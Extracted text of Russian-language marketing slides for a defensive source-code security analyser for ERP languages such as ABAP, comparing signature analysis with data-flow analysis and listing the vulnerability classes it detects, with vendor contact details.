
- Сигнатурный анализ (1980-е)
- Анализ потоков данных (2000-е)



VS.




- **Распределение уязвимостей в коде на языке ABAP:**



- **Уязвимости, связанные с неправильной валидацией данных:**
 - составляют более 50 %
 - обнаруживаются **только методом анализа потока данных**




Сигнатурный анализ



- Ложных срабатываний - 96
- Уязвимостей - 4

Анализ потока данных



- Ложных срабатываний - 1
- Уязвимостей - 4

Вывод данных

Метрики

Соответствие
стандартам

Отчеты

Оценка рисков

Анализатор кода

Уязвимости

Бэкдоры

Производительность

Коннекторы

Файловая система

СУБД

Бизнес-приложения



- **Быстрое сканирование кода**
 - Проверка кода на закладки и уязвимости по шаблону
- **Синтаксический и семантический анализ кода**
 - Анализ потока данных
- Анализ рисков
- Возможность отследить автора изменений
- Выдача детальных рекомендаций по устранению
- Интегральные отчеты
- Удобный интерфейс для контроля и мониторинга множества проектов разными людьми



1. Инъекции (SQL, кода или команд ОС)
2. Критичные запросы (к СУБД, ОС и т. д.)
3. Отсутствие или ошибки контроля доступа
4. Обход каталога
5. Бэкдоры
6. Модификация отображаемого контента (инъекции XSS, JS)
7. Скрытые каналы утечки
8. Разглашение информации
9. Устаревшие конструкции

- Поддерживаются:
 - АВАР/4, PeopleCode, X++, 1C
- Запланированы в ближайших обновлениях:
 - JAVA, C, C++, C#, PHP, PL/SQL
- Время добавления нового языка: **50 дней**
 - После этого анализатор с поддержкой нового языка может использоваться клиентами самостоятельно
 - В дальнейшем – постоянное повышение качества анализа и добавление новых проверок



Мы уделяем особое внимание **желаниям наших заказчиков** и потенциальных покупателей и **постоянно улучшаем наши продукты**. Если вы считаете, что наше ПО не имеет какого-то необходимого функционала, то вы можете **написать или позвонить нам**, и мы постараемся учесть ваши пожелания **в следующих релизах или ежемесячных обновлениях**.

Тел. /факс: +7 (495) 223-07-86, +7 (812) 703-15-47
web: www.dsec.ru, www.erpscan.ru
e-mail: info@erpscan.ru, sales@erpscan.ru